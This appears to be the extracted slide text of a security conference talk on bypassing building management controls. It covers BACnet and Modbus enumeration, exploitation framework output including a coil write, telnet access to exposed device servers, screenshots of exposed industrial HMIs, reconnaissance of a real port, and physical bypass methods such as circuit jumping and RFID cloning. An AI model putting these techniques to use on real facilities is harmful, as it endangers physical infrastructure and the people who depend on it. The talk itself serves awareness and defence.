



Open Sesame – Bypassing Building Management Controls and Tradecraft

Dan Kennedy – Senior Consultant



Background Info

- Why this talk?
- Scope
- Where did our Vigilance go?
- `</rant>`




Blue?



Red?


BMS environment




Physical Security Controls



Controller Systems Diagram



Component Diagram



Controller Enclosures






> [D102 Replacement Key Product Page](#)




Enclosure Bypass



Control Panels



BacNet Native Controller



Building Control Protocols

- AS-Interface
- BACnet
- CANopen
- CC-Link
- ControlNet
- DeviceNet
- EtherNet/IP
- EtherCAT
- FIPIO
- FL-net
- Interbus
- Lonworks
- M-Bus
- Modbus Plus
- Modbus RTU & Modbus-TCP
- POWERLINK
- Profibus
- Profinet-IO
- Sercos

Net Enumeration

- Security Controller (BOSCH) TCP/UDP Port 7700 29402, 1434
- Modbus: Master/Slave – TCP Port 502
- BACnet: Master/Slave – UDP Port 47808
- LonWorks/LonTalk: Peer to Peer - Port 1679
- DNP3: Master/Slave – TCP Port 20000
- Niagra Fox TCP Port 1911
- Zigbee – TCP Port 17729-17756
- Rockwell PLC TCP/UDP Ports 2221 UDP
- FactoryTalk Port TCP/UDP 1330-1332, 3060

Tools

- Lots of proprietary ones
- BacNet Attack Framework
- ModBus SMOD Exploitation Framework

Exposures - Internet

Total Results: 2,436

Top Services


DNP3	769
Tridium Fox	539
Modbus	248
General Electric SRTP	246
BACnet	181

Top Organizations


Telstra Internet	946
Pacific Internet (Australia...)	172
iiNet Limited	141
Bucan Holdings Pty Ltd	73
TPG Internet	56



Exposure Stats - Current



Building Automation Control Architecture



Bacnet Attacks

- Enumerate all the Devices
- Announce yourself as a trusted Bacnet Router
- Flood and Takedown entire net
- Arbitrary Command Execution

context

```
Frame 3: 59 bytes on wire (472 bits), 59 bytes captured (472 bits) on interface 0  
Ethernet II, Src: Netgear_86:79:23 (e8:fc:af:86:79:23), Dst: BelkinIn_8c:0e:4d (ec:1a:59:8c:0e:4d)  
Internet Protocol Version 4, Src: 192.168.2.108 (192.168.2.108), Dst: 76.168.172.108
```

Building Automation and Control Network APDU

0000 = APDU Type: Confirmed-REQ (0)

.... 0010 = PDU Flags: 0x02

.... 0... = Segmented Request: Unsegmented Request

.... .0.. = More Segments: No More Segments Follow

.... ..1. = SA: Segmented Response accepted

.100 = Max Response Segments accepted: 16 segments (4)

.... 0101 = Size of Maximum APDU accepted: up to 1476 octets (fits in an ISO 8802-3 frame) (5)

Invoke ID: 41

Service Choice: readProperty (12)

ObjectIdentifier: device, 4194303

Context Tag: 0, Length/Value/Type: 4

.... 1... = Tag Class: Context Specific Tag

0000 = Context Tag Number: 0

Length value Type: 4

0000 0010 00.. = Object Type: device (8)

....11 1111 1111 1111 1111 1111 = Instance Number: 4194303

Property Identifier: description (28)

Context Tag: 1, Length/Value/Type: 1

.... 1... = Tag Class: Context Specific Tag

0001 = Context Tag Number: 1

Length value Type: 1

Property Identifier: description (28)

.... 1... = Tag Class: Context Specific Tag

0001 = Context Tag Number: 1

Length Value Type: 1

Property Identifier: description (28)



Device 53: ----- at 128.197.238.51: bac0 on net 2 with MAC 0
Device 54: ----- at 128.197.238.51: bac0 on net 2 with MAC 0
Device 55: ----- at 128.197.238.51: bac0 on net 2 with MAC 0
Device 56: Rm38_SLC_S43A at 128.197.238.51: bac0 on net 2 with MAC 00:00:00:00:00:56
Device 57: Rm38_SM_S43B at 128.197.238.51: bac0 on net 2 with MAC 00:00:00:00:00:57
Device 68: ----- at 128.197.238.51: bac0 on net 2 with MAC 0
Device 69: Rm02_FH_E16 at 128.197.238.51: bac0 on net 2 with MAC 00:00:00:00:00:69
Device 70: Rm02_FH_E16 at 128.197.238.51: bac0 on net 2 with MAC 00:00:00:00:00:70
Device 100: ----- at 128.197.238.51: bac0 on net 2 with MAC 0
Device 101: Rm38_GXB_E14B at 128.197.238.51: bac0 on net 2 with MAC 00:00:00:00:00:101
Device 102: Rm38_FH_E13 at 10.249.18.8: bac0
Device 17: ----- at 10.249.16.18: bac0
Device 23: ----- at 10.249.16.11: bac0
Device 2106736: ----- at 10.249.16.9: bac0
Device 176100: ----- at 10.249.96.11: bac0
Device 3932667: ----- at 10.249.137.3: bac0
Device 3802697: Ashford_120_JACE at 128.197.213.77: bac0
Device 976100: Ashford_120_JACE at 10.249.96.29: bac0
Device 22: ----- at 10.249.18.3: bac0
Device 3094021: ----- at 10.249.22.9: bac0
Device 4013217: ----- at 10.249.30.3: bac0
Device 3722594: ----- at 10.249.28.8: bac0
Device 2845315: ----- at 10.249.19.2: bac0
Device 3990577: ----- at 10.249.36.3: bac0
Device 443981: ----- at 10.249.25.12: bac0
Device 3932464: ----- at 10.249.11.3: bac0
Device 3977125: ----- at 10.249.137.4: bac0
Device 2880075: ----- at 10.249.17.13: bac0
Device 14: ----- at 10.249.28.11: bac0
Device 676100: ----- at 10.249.96.25: bac0
Device 100236: ----- at 10.249.25.11: bac0

Port Number (Decimal)
47808

Your IP Address
192.168.2.108

BBMD Address
128 . 197 . 238 . 8

Set BBMD

Device Instance Range
 Full Range
Beginning End

Search

Devices Discovered
31

Show Object Names
Save Discovered Devices

Obj. Type	Inst.-Nc	Present Value	Object Name	Description
DEV	2935851		Cumm_3_5_bCX	
FIL	1		ACCConfiguration	
PR	7007		Import.Prg	
BV	7028	[0, INACTIVE]	Be677BlrHWSAlarm	
BV	7029	[0, INACTIVE]	Be677BlrHWSP1Flt	
BV	7030	[0, INACTIVE]	Be677BlrHWSP2Flt	
BV	7037	[0, INACTIVE]	Be677BoilrComSta	InfNet Controller Comm Status
BV	7033	[0, INACTIVE]	Be677CHWSTempHi	
	7031	[0, INACTIVE]	Be677ExFACWC01A	
	7032	[0, INACTIVE]	Be677ExFACWC02A	
	7038	[0, INACTIVE]	Be677ExFanComSta	InfNet Controller Comm Status
	7039	[0, INACTIVE]	Be677Rm206ComSta	InfNet Controller Comm Status
	7034	[0, INACTIVE]	Be677Rm206LiebTr	
	7040	[0, INACTIVE]	Be677RTUComStat	InfNet Controller Comm Status
	7035	[0, INACTIVE]	Be677RTUFrzStat	
	7036	[0, INACTIVE]	Be677RTURASnkDet	
	7034	0.45	ChillerSpeed	Chiller VFD Speed
	7031	1.00	ChillerStatus	Chiller Status
	7232	1.00	ChlrPF	3-5 chlr power factor
	7033	48.42	CHWStpt	Chiller Water Setpoint
	7231	72.73	ChwSupTemp	3-5 chilled water sup temp
	7132	[0, INACTIVE]	CMBChlr1CHWSuTmp	CMBChiller1 CHWSupplyTemp
	7135	[0, INACTIVE]	CMBChlr1DHWSuTmp	CMBChiller1 DHWSupplyTemp
	7133	[0, INACTIVE]	CMBChlr1FireAlm	CMBChiller1 FireAlarmPanel
	7143	[0, INACTIVE]	CMBHWSysBlr1Fail	CMBHWSystem Boiler1Failure
	7144	[0, INACTIVE]	CMBHWSysBlr2Fail	CMBHWSystem Boiler2Failure



Device 2935851 Data loaded 11.04.2016 22:47:59



BACnet ID: 2935851

Description

Device Name: Cumm_3_5_bCX

Manufacturer: Schneider Electric

BACnet MAC: 80C5EE08BAC0 => 128.1[REDACTED].8:47808

Objects

Search:

!	⚡	✕	🖱	Obj. Type	Inst.-Nc	Present Value	Object Name	Description
				DEV	2935851		Cumm_3_5_bCX	
				FIL	1		ACCConfiguration	
				PR	7007		Import.Prg	
				BV	7028	[0, INACTIVE]	Be677BlrHWSAlarm	
				BV	7029	[0, INACTIVE]	Be677BlrHWSP1Fit	
				BV	7030	[0, INACTIVE]	Be677BlrHWSP2Fit	
				BV	7037	[0, INACTIVE]	Be677BoilrComSta	InfNet Controller Comm Status
				BV	7033	[0, INACTIVE]	Be677CHWSTempHi	
				BV	7031	[0, INACTIVE]	Be677ExFACWC01A	
				BV	7032	[0, INACTIVE]	Be677ExFACWC02A	
				BV	7038	[0, INACTIVE]	Be677ExFanComSta	InfNet Controller Comm Status
				BV	7039	[0, INACTIVE]	Be677Rm206ComSta	InfNet Controller Comm Status
				BV	7034	[0, INACTIVE]	Be677Rm206LiebTr	
				BV	7040	[0, INACTIVE]	Be677RTUComStat	InfNet Controller Comm Status
				BV	7035	[0, INACTIVE]	Be677RTUFrzStat	
				BV	7036	[0, INACTIVE]	Be677RTURASmkDet	
				AV	7004	0.45	ChillerSpeed	Chiller VFD Speed
				AV	7001	1.00	ChillerStatus	Chiller Status

Analog Value

Standard


Proprietary

Object Identifier AnalogValue




Object Name BSides Chill

Object Type AnalogValue

Modbus Component Architecture



Modbus Protocol Design



```

Internet Protocol Version 4, Src: 10.21.22.10 (10.21.22.10), Dst: 10.21.22.24 (10.21.22.24)
Transmission Control Protocol, Src Port: 43972 (43972), Dst Port: 502 (502), Seq: 1, Ack: 1, Len: 15
Modbus/TCP
Modbus
  Function Code: Write Multiple Coils (15)
  Reference Number: 0
  Bit Count: 12
  Byte Count: 2
  Data: 6108
000 01011100 10000110 01001010 00000000 01101001 00000111 00000000 00001100  \.J.i...
008 00101001 11001111 01000110 10111010 00001000 00000000 01000101 00000000  ).F...E.
010 00000000 00110111 01000001 00011100 01000000 00000000 01000000 00000110  .7A.@.@.
018 10111001 01011001 00001010 00010101 00010110 00001010 00001010 00010101  .Y.....
020 00010110 00011000 10101011 11000100 00000001 11101110 01101011 01011010  .....kZ
028 01011001 00000011 11010101 10101110 01011010 10100110 01010000 00011000  Y...Z.P.
030 00111001 00001000 00101111 11011110 00000000 00000000 01011001 10011001  9./...Y.
038 00000000 00000000 00000000 00001001 00000000 00001111 00000000 00000000  .....
Data (modbus.data), 2 bytes
Packets: 152 - Displayed: 152 - Marked: 0
  
```

Shells & More



- Documentation / Firmware
- Product Brief

```
Terminal — telnet [redacted] 206 9999 — 80x24
telnet [redacted] 206 9999 -zsh
Ethernet connection type: auto-negotiate

Change Setup:
0 Server
1 Channel 1
5 Expert
6 Security
7 Defaults
8 Exit without save
9 Save and exit      Your choice ? 6

Disable SNMP (N) ? N
SNMP Community Name (public):
Disable Telnet Setup (N) ? N
Disable TFTP Firmware Update (N) ? N
Disable Port 77FEh (N) ? N
Disable Web Server (N) ? N
Disable Web Setup (N) ?
```

External Device Server

- In minutes, securely connect factory floor devices to enterprise systems
- Access, monitor and control equipment over Ethernet
- Replace dedicated PCs and/or modem lines with fast and reliable Ethernet networking
- Supports RS-232, RS-422 and RS-485 communications
- Includes Modbus TCP, ASCII, RTU and DF1 protocols
- 15kV serial ESD protection
- Wide -40°– 70°C operating temperature range
- Environmentally-friendly RoHS and WEEE-compliant

```
Terminal — telnet [redacted] 137 — 80x24
lpwny% telnet 201. [redacted]
Trying 201. [redacted]
Connected to tj-2 [redacted].gtel.net.mx.
Escape character is '^]'.
Falcon Telnet (conn: 2) - Async port used by modbus or disabled
Connection Status:
1: Tcb: 1 Port: 23 Async: 0
2: Tcb: 2 Port: 23 Async: 0
3: Tcb: 0 Port: 0 Async: 0
4: Tcb: 0 Port: 0 Async: 0
```

```
Terminal — telnet [redacted] 3.21 9999 — 80x24
Press Enter to go into Setup Mode

Model: Device Server Plus+! (Firmware Code:XA)

Modbus/TCP to RTU Bridge Setup
1) Network/IP Settings:
   IP Address ..... [redacted].76.21
   Default Gateway ..... 193.050.076.001
   Netmask ..... 255.255.255.224
2) Serial & Mode Settings:
   Protocol ..... Modbus/RTU,Slave(s) attached
   Serial Interface ..... 115200,8,N,1,RS232
3) Modem/Configurable Pin Settings:
   CP1 ..... Not Used
   CP2 ..... Not Used
   CP3 ..... Not Used
4) Advanced Modbus Protocol settings:
   Slave Addr/Unit Id Source .. Modbus/TCP header
   Modbus Serial Broadcasts ... Enabled (Id=0 used as broadcast)
   MB/TCP Exception Codes .... No (no response if timeout or no slave)
   Char. Message Timeout ..... 00050msec, 05000msec

D)efault settings, S)ave, Q)uit without save
Select Command or parameter set (1..4) to change:
```

context

```
SMOD >use modbus/scanner/discover
SMOD modbus(discover) >set RHOSTS [REDACTED].171
SMOD modbus(discover) >exploit
[+] Module Modbus Discover Start
[+] Modbus is running on : [REDACTED].171
SMOD modbus(discover) >
```

```
[+] Module Brute Force UID Start
[+] Start Brute Force UID on : 1[REDACTED].171
[+] UID on 1[REDACTED].171 is : 10
```


```
[+] Module Read Input Registers Start
[+] Connecting to [REDACTED].171
[+] Response is :
###[ ModbusADU ]###
transId    = 0x6
protoId    = 0x0
len        = 0x5
unitId     = 0xa
###[ Read Input Registers Answer ]###
funcCode   = 0x4
byteCount  = 2L
registerVal= [1, 5]
```

```
[+] Module Read Coils Function Start
[+] Connecting to [REDACTED].171
[+] Response is :
###[ ModbusADU ]###
transId    = 0x7
protoId    = 0x0
len        = 0x4
unitId     = 0xa
###[ Read Coils Answer ]###
funcCode   = 0x1
byteCount  = 1L
coilStatus= [0]
```


→ context

```
[+] Module Get Function Start
[+] Looking for supported function codes on [REDACTED] 171
[+] Function Code 1(Read Coils) is supported.
[+] Function Code 2(Read Discrete Inputs) is supported.
[+] Function Code 3(Read Multiple Holding Registers) is supported.
[+] Function Code 4(Read Input Registers) is supported.
[+] Function Code 5(Write Single Coil) is supported.
[+] Function Code 6(Write Single Holding Register) is supported.
[+] Function Code 7(Read Exception Status) is supported.
[+] Function Code 8(Diagnostic) is supported.
[+] Function Code 15(Write Multiple Coils) is supported.
[+] Function Code 16(Write Multiple Registers) is supported.
[+] Function Code 17(Report Slave ID) is supported.
[+] Module Write Single Coil Start
[+] Connecting to [REDACTED] 171
[+] Response is :
###[ ModbusADU ]###
  transId    = 0x8
  protoId    = 0x0
  len        = 0x6
  unitId     = 0xa
###[ Write Single Coil ]###
  funcCode   = 0x5
  outputAddr = 0x0
  outputValue = 0x1
```

	Owo 2H	Owo 1H	Berry 2H	Berry 1H	OVERVIEW Wells 5-8	Tanks
Tubing Press	0.0	0.0	0.0	0.0	PSI	BMS
Casing Press	0.0	0.0	0.0	0.0	PSI	
Wellhead SDV	CLOSE	CLOSE	CLOSE	OPEN		
GPU Pressure	-0.6	-1.7	-1.7	345.5	PSI	
GPU Temperature	47.5	47.5	51.1	68.7	*F	
GPU Gas Flow Rate	0.0	0.0	0.0	11991.8	MCFD	
Gas Diff Press	0.05	0.11	0.11	46.77	inH2O	
Gas Static Press	-0.4	0.0	-0.3	342.1	PSI	
Gas Temp	41.7	41.5	41.8	66.4	*F	
Gas Today	0	0	0	3970	MCF	
Gas Yesterday	0	0	0	3412	MCF	
Gas Accum	0	0	0	7382	MCF	
Oil Today	0.0	0.0	0.0	0.0	BBL	
Oil Yesterday	0.0	0.0	0.0	0.0	BBL	

Main menu
Plant-Overview
Display
parameter
messages
message buffer
ESC
service


57 airflow control cellar 1 fault -224A3

Pumping and mixingstation

PENTALOFOS 1
VOREIOELLADIKI
AEIFORIA AVEE

Deutsch

Plant Overview

fermenter	feeding	messages	lagoon
sec. fermenter	Heating	message buffer	
slurry pump	BHPP	gasanalyser	
mixing tank	funktionen	working hours	
distributor bar	Display	curve	
hygienisation	parameter	service	

BIOGAS HOCHREITER


Innovationen aus einer Hand

















RAUSE

Industrieschaltanlagen

OmniView Displays Historical Data Documentation Intranet Service User Level

Evaporator Control

Zone Overview  Alarm Shutdown

Description	Z1 Freezer #1	Z2 Freezer #2	Z3 Dock#1	Z4 Dock#2	Z5 Pckaging#1	Z6
Actual Temperature	-10.2 °F	-10.7 °F	40.9 °F	39.0 °F	50.8 °F	53
Temperature Setpoint	-10.0 °F	-10.0 °F	38.0 °F	38.0 °F	51.0 °F	
Zone Status	Cooling	Satisfied	Cooling	Cooling	Satisfied	
Defrost Status	Not Started	Pending Defrost 00:20:43	Not Started	Not Started	Not Started	N
	Defrost Initiate	Defrost Initiate	Defrost Initiate	Defrost Initiate	Defrost Initiate	D
Liquid Run Time	04:03:45	05:20:43	00:46:45	01:06:44	01:46:46	
	 Liquid	 Liquid	 Liquid	 Liquid	 Liquid	 Liquid
	 Suction	 Suction	 Fans	 Fans	 Fans	 Fans
	 Hot Gas	 Hot Gas				
	 Fans	 Fans				
Fan Cycling Status	Not Enabled	Not Enabled	Not Enabled	Not Enabled	Not Enabled	N

04/01/2016 05:43:26 00 Initialize Project

Aussen: 7.9 °C

Heizraum: 11.8 °C

Boiler: 35.2 °C


Ofen VL: 12.4 °C




Gas OFF


GAS RESET

B&R Template Instant Messages

Home Trend Ofen Setup







PowerLogic ION7650

Home
Monitoring
Control
Diagnostic
Maintenance
Setup

Setup
Network Setup


Setup

Power Meter	
Volts Mode	4W-WYE
PT Primary	31500.00
PT Secondary	100.00
CT Primary	600.00
CT Secondary	5.00
V4 Primary	120.00
V4 Secondary	120.00
I4 Primary	5.00
I4 Secondary	5.00
I5 Primary	5.00
I5 Secondary	5.00

Power Quality	
Nominal Voltage	18187.00

Nameplate Information		Sliding Window Demand	
Owner		Sub Interval	900.00
Tag1		# Sub Intervals	1.00
Tag2		Predicted Response	70.00

Va Polarity	Normal
Vb Polarity	Normal
Vc Polarity	Normal
V4 Polarity	Normal
Ia Polarity	Normal
Ib Polarity	Normal
Ic Polarity	Normal
I4 Polarity	Normal
I5 Polarity	Normal



Agent Information:
 URB Cleveland
 Comms Room
 Big Dusty room with no...


Device Status:
 Load Protected:
 No Alarms Present

Monitor Categories:

- GXT
 - Summary
 - Active Alarms
 - Battery
 - Bypass
 - Input
 - Inverter
 - Output
 - Hardware
 - Configuration
 - Other

monitor control configure event log support

Summary: Updated: March 27, 2016 12:54:19PM



Active Alarms:

No Alarms Present

Owner		Meter Type	7650
Tag 1		Firmware Version	7650V371s
Tag 2		Template	7650_FAC-PQ_V3.6.0.0.0
Device Time	2016-03-27 04:41:06 GMT +02:00	Serial Number	MJ-1407B153-04



ES071C Network Analyzer

1 Active Ch/Trace 2 Response 3 Stimulus 4 Mkr/Analysis 5 Instr State

Tr1 T11 Impedance 5.000u/ R
 1 21.487 ps (3.7)
 2 492.10 ps (73)
 3 2.5017 ns (37)

Tr2 S11 Log Mag 10.00dB/ R
 1 157.08662 MHz
 2 298.57612 MHz
 3 902.77455 MHz

Tr3 T31 volt 5.000u/ Ref
 1 21.487 ps (6.4)
 2 492.10 ps (14)
 3 2.5017 ns (75)

Tr4 S31 Log Mag 10.00dB/ R
 1 157.08662 MHz
 2 298.57612 MHz
 3 902.77455 MHz

Tr5 T22 Impedance 10.00u/ R
 1 21.487 ps (3.7)
 2 492.10 ps (73)
 3 2.5017 ns (37)

Tr6 T22 Impedance 5.000u/ R
 1 21.487 ps (3.7)
 2 492.10 ps (73)
 3 2.5017 ns (37)

Tr7 T13 volt 10.00u/ Ref
 1 21.487 ps (6.4)
 2 492.10 ps (14)
 3 2.5017 ns (75)

Tr8 S13 Log Mag 10.00dB/ R
 1 157.08662 MHz
 2 298.57612 MHz
 3 902.77455 MHz

Tr9 T33 Impedance 10.00u/ R
 1 21.487 ps (3.7)
 2 492.10 ps (73)
 3 2.5017 ns (37)

Tr10 S33 Log Mag 10.00dB/ R
 1 157.08662 MHz
 2 298.57612 MHz
 3 902.77455 MHz

Tr11 T33 Impedance 5.000u/ R
 1 21.487 ps (3.7)
 2 492.10 ps (73)
 3 2.5017 ns (37)

Tr12 S42 Log Mag 10.00dB/ R
 1 157.08662 MHz
 2 298.57612 MHz
 3 902.77455 MHz

Tr13 T44 Impedance 10.00u/ R
 1 21.487 ps (3.7)
 2 492.10 ps (73)
 3 2.5017 ns (37)

Tr14 S44 Log Mag 10.00dB/ R
 1 157.08662 MHz
 2 298.57612 MHz
 3 902.77455 MHz

Tr15 T24 volt 10.00u/ Ref
 1 21.487 ps (6.4)
 2 492.10 ps (14)
 3 2.5017 ns (75)

Tr16 S33 Log Mag 10.00dB/ R
 1 157.08662 MHz
 2 298.57612 MHz
 3 902.77455 MHz

1 Start -500 ps IFBW 70 kHz Stop 9.51 ns Sim PExt C? TDR [Deskew] |

ES071C OPT: TDR Trace 5 Auto Scale Run Stop Single Data Mem Marker 3 Marker Search File ? X

Setup Horizontal Vertical Parameters Gating Trace Control

TDR/TDT

Eye/Mask 1.001 ns/div -500 ps 10 Ohm/div 60 Ohm

Parameters	Gating	Trace Control
T11 T12 T13 T14	Measure	Time Doma Single-Enc
T21 T22 T23 T24	Format	Impedance Peeling
T31 T32 T33 T34	Stimulus	Lowpass Si Smoothing
T41 T42 T43 T44	Rise Time	10-90% 148 ps

Analysis

Fixture Simulator

Gating

Transform

TDR

ON

Start TDR

Conversion

Limit Test

Ripple Lim

Bandwidth L

Point Lim

Return

Vorota_HD Mashiny_Hd UgolDoms_HD UgolGaraz_HD Garaz_HD

Kamin_HD Podval_HD zaborLes dvorAnalog BellyDigitus

Servemaya VorotAnalog Dvor2 Analog Zeraz_doroga dvor2Analog

Bochka DvorMashiny Barbeku_HD

18:56:32 **UTAL** LICENSE PLATES SOLUTIONS Ogólny

POD. TABL. ZAŁĄCZONE

PRASA ZAŁĄCZONA

FOLIARKA A ZAŁĄCZONA

FOLIARKA B ZAŁĄCZONA

ZDAWANIE TABL. ZAŁĄCZONA

TRYB AUTOMATYCZNY

STOP

PL

TYP PRODUKCJI: **PL** **DE**

WYDAJNOŚĆ [10 - 100%]: 100

Cykl [s]:	5.2
Cykl Średni [s]:	5.7
Cykle dzisiaj	4689
Cykle ogółem	1385629
t szafy [°C]:	26.0

PL

Home
Refresh
Settings

A	B
C	D
0	1

Eye
Warning
Print
Clipboard
Tools

0000 10



Other Area



Segmentation Filter Ejects

Wrapped Candy 3.01
RED

6:03:30 PM
3/9/16

An approach to alternative analysis of Building Management Control Environments






VALAD COMMERCIAL MANAGEMENT LIMITED
76 101 802 046
Level 6 Suite 602 151 Castlereagh Street Sydney NSW 2000
30/10/2002
Current



Intel Gathering



Facilities

The Port of Gladstone has six main wharf centres, comprising 16 wharves:

- > RG Tanna Coal Terminal – four wharves GPC owned and operated
- > Barney Point Coal Terminal – one wharf GPC owned and operated
- > Auckland Point – four wharves GPC owned and operated by others
- > Fisherman's Landing – four wharves operated by multiple companies
- > South Trees – two wharves operated by Queensland Alumina Limited
- > Boyne Wharf – one wharf operated by Boyne Smelters

The Port of Gladstone Information Handbook provides a detailed overview of the port's facilities and services for ship's masters, agents and owners.



SIGINT

GEOINT

OSINT

HUMINT

Leverage public databases/records of Building facility management

Use Social Networks to determine People, Roles, Skill sets and behavioural traits

Physical Location Co-ordinates, Landscapes, Geospatial Info

Analyse building tenant documentation for any sensitive or useful info, such as names, phone numbers, roles

Assess Signals Spectrum

Obtain protocol and procedures for contractors/3rd party suppliers


OSINT

Facilities

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Security forms

- > Application for GPC site identification card
- > Application for permanent site vehicle pass
- > Notification of scheduled delivery of ship stores
- > Request for contractor to enter a Maritime Security Zone

Gladstone Ports Corporation
Request for Contractor to Enter a Maritime Security Zone

Date of Entry	To	Reason for Entry
LRZ Access (Please indicate by *)	<input type="checkbox"/> RG Tanna Coal Wharf <input type="checkbox"/> Auckland Point Facility	<input type="checkbox"/> Barney Point Coal Wharf <input type="checkbox"/> Fisherman's Landing No. 5
WRZ Access (Please indicate by *)	<input type="checkbox"/> WRZ	WRZ Location:

Please enter your name: Dan


Please enter your email address: root@127.0.0.1

Your course completion transcript will be emailed to this address at the end of this induction, so please ensure you enter a valid email address. This transcript will need to be printed and presented to our Security Department to confirm your induction and get your site ID card. Without it, your induction will not be processed.

Please enter your company name: [Sides]

SUBMIT

Recon



Both ordinary and emergency exits, hallways, stairways ,windows, rooftops and even sewers
Observe and map all Entry/Exit points for public and staff
Location of important offices and rooms


Observe Guards and Patrol routes
Observe the type and placement of Perimeter security devices
Identify access methods




Observe Busy times where “reception/door access” is heavily utilised

Map staff congregation and mustering areas
Observe type of Lanyard and Access Pass/Card technology used

High Value Targets

- MDF Room
- Building Facilities Management Office
- Security Controller
- Plant Room
- Electrical Communications








Vulnerability Probing

- i.** Human: Employee Protocols, Procedures and Behaviours
- ii.** Human: Building Management Personnel Reachability
- iii.** Technology: Perimeter and Internal Intrusion Monitoring Controls and Countermeasures
- iv.** Technology: Gate/Door/Elevator Access controls
- v.** Technology: Signals emanation & manipulation, BCS Exposures
- vi.** Technology: Door Controls
- vii.** Processes: Building Automation (Elevators), Security Gates, Service Entry Carpark,
- viii.** Processes: Identity Validation



Identity Validation





HMI RFID Cards & KeyPads

- RFID Cloning
- Circuit Jumper | Splicing
- Ultra Violet Ink
- Earth Magnets



Circuit Jumping

- Most alarm/sensors are protective circuits
- The notion of “open” and “closed” circuit is important
- locate the wires to and from the circuit and jumper them to bypass the entire system.
- Door Proximity Controllers usually 12v
- Watch for Anti-Tampering Measures (opened circuits) :-)





Magnetic Contact Switch Doors

- Magnetic switch most common of hardwired components
- Two individual pieces, the switch and the companion magnet





Service Elevators


- Fire Emergency Services Elevator Key
- Security Key override
- Lift Surfing




Lever Doors



And some ftw moments



Exposed Wiring





Any Questions? Dan.kennedy@contextis.com

Greetz bsides team, rich, context, gio, david, petr, kurt, andrew and chris :-)